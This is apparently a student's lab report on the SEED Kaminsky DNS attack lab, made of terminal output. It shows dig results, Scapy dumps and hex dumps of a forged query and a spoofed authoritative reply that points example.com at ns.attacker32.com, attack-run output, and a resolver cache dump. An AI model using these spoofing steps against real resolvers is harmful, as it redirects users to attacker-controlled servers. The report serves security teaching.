

姓名：蔡佩蓉　　　學號：109511286

The Kaminsky Attack Lab (Lab9)


Task 1: Lab Environment Setup




```
[06/12/24]seed@VM:~/.../Labsetup$ dockps
80b1ebd0985e  user-10.9.0.5
a4ed222ad2d3  local-dns-server-10.9.0.53
9d091ef1ee39  seed-attacker
f3294b6e1fb0  attacker-ns-10.9.0.153
[06/12/24]seed@VM:~/.../Labsetup$
```



```
root@80b1ebd0985e:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17766
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5ebde6f43ee615c501000000666958064350e3af979f2f39 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jun 12 08:10:46 UTC 2024
;; MSG SIZE  rcvd: 90
```




```
root@80b1ebd0985e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```




```
root@80b1ebd0985e:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21201
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 054f4a959742d25f010000006669584148c27aa18b891c42 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Jun 12 08:11:45 UTC 2024
;; MSG SIZE  rcvd: 88
```

Have similar error with Lab7

*****UPDATE*****




```
[06/12/24]seed@VM:~/.../Labsetup$ dockps
e42806264a98  attacker-ns-10.9.0.153
b70a514ba259  seed-attacker
93d9d87013f2  local-dns-server-10.9.0.53
a1bb3ded26f7  user-10.9.0.5
[06/12/24]seed@VM:~/.../Labsetup$
```




```
root@a1bb3ded26f7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44099
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 70123ed37c82d225010000006669dc8c3918025d36f3585c (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 2563 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jun 12 17:36:12 UTC 2024
;; MSG SIZE  rcvd: 88

root@a1bb3ded26f7:/#
```


Task 2: Construct DNS request



```
root@VM:/volumes# ./generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
```



```
[06/12/24]seed@VM:~/.../volumes$ hexdump -C ip_req.bin
00000000  45 00 00 3f 00 01 00 00  40 11 6c 6a 01 02 03 04  |E..?....@.lj....|
00000010  0a 09 00 35 30 39 00 35  00 2b 00 00 aa aa 01 00  |...509.5.+......|
00000020  00 01 00 00 00 00 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
00000030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01     |xample.com.....|
0000003f
```




```
00000000 45 00 00 3F 00 01 00 00 40 11 6C 6A 01 02 03 04 0A 09 E..?....@.lj......
00000012 00 35 30 39 00 35 00 2B 00 00 AA AA 01 00 00 01 00 00 .509.5.+..........
00000024 00 00 00 00 05 74 77 79 73 77 07 65 78 61 6D 70 6C 65 .....twysw.example
00000036 03 63 6F 6D 00 00 01 00 01                            .com.....
```


Signed 8 bit: 116
Unsigned 8 bit: 116
Signed 16 bit: 29815
Unsigned 16 bit: 29815
Signed 32 bit: 1953986931
Unsigned 32 bit: 1953986931
Float 32 bit: 7.842777E+31
Float 64 bit: 1.07565056746104E+253
Hexadecimal: 74 77 79 73
Decimal: 116 119 121 115
Octal: 164 167 171 163
Binary: 01110100 01110111 011
ASCII Text: twys
□ Show little endian decoding
□ Show unsigned as hexadecimal

Offset: 0x29 / 0x3e   Selection: None   INS


Task 3: Spoof DNS Replies.



```
root@VM:/volumes# ./generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
```



```
[06/12/24]seed@VM:~/.../volumes$ hexdump -C ip_resp.bin
00000000  45 00 00 8a 00 01 00 00  40 11 00 00 c7 2b 87 35  |E.......@....+.5|
00000010  0a 09 00 35 00 35 82 35  00 76 00 00 aa aa 84 00  |...5.5.5.v......|
00000020  00 01 00 01 00 01 00 00  05 74 77 79 73 77 07 65  |.........twysw.e|
00000030  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01 05  |xample.com......|
00000040  74 77 79 73 77 07 65 78  61 6d 70 6c 65 03 63 6f  |twysw.example.co|
00000050  6d 00 00 01 00 01 00 03  f4 80 00 04 01 02 03 04  |m...............|
00000060  07 65 78 61 6d 70 6c 65  03 63 6f 6d 00 00 02 00  |.example.com....|
00000070  01 00 03 f4 80 00 13 02  6e 73 0a 61 74 74 61 63  |........ns.attac|
00000080  6b 65 72 33 32 03 63 6f  6d 00                    |ker32.com.|
0000008a
```




```
00000000 45 00 00 8A 00 01 00 00 40 11 00 00 C7 2B 87 35 0A 09 E.......@....+.5..
00000012 00 35 00 35 82 35 00 76 00 00 AA AA 84 00 00 01 00 01 .5.5.5.v..........
00000024 00 01 00 00 05 74 77 79 73 77 07 65 78 61 6D 70 6C 65 .....twysw.example
00000036 03 63 6F 6D 00 00 01 00 01 05 74 77 79 73 77 07 65 78 .com......twysw.ex
00000048 61 6D 70 6C 65 03 63 6F 6D 00 00 01 00 01 00 03 F4 80 ample.com.........
0000005a 00 04 01 02 03 04 07 65 78 61 6D 70 6C 65 03 63 6F 6D .......example.com
0000006c 00 00 02 00 01 00 03 F4 80 00 13 02 6E 73 0A 61 74 74 ............ns.att
0000007e 61 63 6B 65 72 33 32 03 63 6F 6D 00                   acker32.com.
```


Signed 8 bit:	116	Signed 32 bit:	1953986931	Hexadecimal:	74 77 79 73
Unsigned 8 bit:	116	Unsigned 32 bit:	1953986931	Decimal:	116 119 121 115
Signed 16 bit:	29815	Float 32 bit:	7.842777E+31	Octal:	164 167 171 163
Unsigned 16 bit:	29815	Float 64 bit:	1.07565056746104E+253	Binary:	01110100 01110111 011
□ Show little endian decoding		□ Show unsigned as hexadecimal		ASCII Text:	twys

Offset: 0x29 / 0x89   Selection: None   INS

Task 4: Launch the Kaminsky Attack




```
root@VM:/volumes# ./attack
name: jofqc, id:0
name: xbkth, id:500
name: uijxd, id:1000
name: bguck, id:1500
name: dvzuk, id:2000
name: xktum, id:2500
name: rdcwt, id:3000
name: ftxrm, id:3500
name: elxnj, id:4000
name: aqrwu, id:4500
name: bbqcx, id:5000
name: czhyt, id:5500
name: vpyyl, id:6000
name: udgru, id:6500
name: uvfri, id:7000
name: qtyhr, id:7500
name: tjsll, id:8000
name: ppnzn, id:8500
name: guchs, id:9000
name: nbvts, id:9500
```




```
root@a4ed222ad2d3:/# rndc dumpdb -cache && grep attacker
 /var/cache/bind/dump.db
ns.attacker32.com.      859298  IN A    10.9.0.153
root@a4ed222ad2d3:/# rndc dumpdb -cache && grep example
/var/cache/bind/dump.db
; wqpuc.example.com/A [ttl 376]
; drdlv.example.com/A [ttl 768]
; uazpb.example.com/A [ttl 348]
; iuxgf.example.com/A [ttl 76]
; rcvik.example.com/A [ttl 476]
; hxnon.example.com/A [ttl 916]
; tgmii.example.com/A [ttl 424]
